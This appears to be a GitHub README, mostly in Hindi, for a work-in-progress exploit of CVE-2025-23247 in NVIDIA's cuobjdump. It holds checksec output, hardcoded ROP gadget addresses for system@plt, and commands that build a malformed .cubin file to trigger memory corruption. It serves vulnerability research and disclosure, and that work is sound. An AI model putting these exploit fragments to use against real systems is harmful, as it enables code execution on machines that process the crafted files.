 spiralbl0ck/cve-2025-23247
CVE-2025-23247 के लिए wip। ATM सिर्फ क्रैश PoC जो दिखाता है कि हम बफर और ऑफसेट को नियंत्रित करते हैं, इसलिए हमें aaw मिला

एपिक सहयोग @reubensammut के साथ :) हमेशा की तरह :) CVE-2025-23247 के लिए प्रगति पर कार्य। अभी सिर्फ क्रैश PoC जो दिखाता है कि हम बफर और ऑफसेट को नियंत्रित करते हैं, तो हमें aaw मिल गया। बग यहाँ से: https://talosintelligence.com/vulnerability_reports/TALOS-2025-2151
checksec ./cuobjdump [*] '/home/vlad/cuobjdump' Arch: amd64-64-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x400000)
वैसे भी हमें कोई PIE नहीं मिलता, इसलिए
uint64_t system_plt = 0x401d90; uint64_t pop_rdi_ret = 0x402d1b; uint64_t ret_gadget = 0x402d1c; // Just a ret
क्रैश बिंदु

gcc -o modify_simple modify_simple.c vlad@Vlad-PC:~$ ./modify_simple simple.cubin modified_simple2.cubin कमजोर .nv_debug_source सेक्शन के साथ modified_simple2.cubin बनाया गया Run: ./cuobjdump --dump-elf modified_simple2.cubin
और cuda कर्नेल के लिए
nvcc -ptx simple.cu -o simple.ptx nvcc -cubin simple.ptx -o simple.cubin --generate-line-info या nvcc -cubin simple.cu -o simple.cubin --generate-line-info
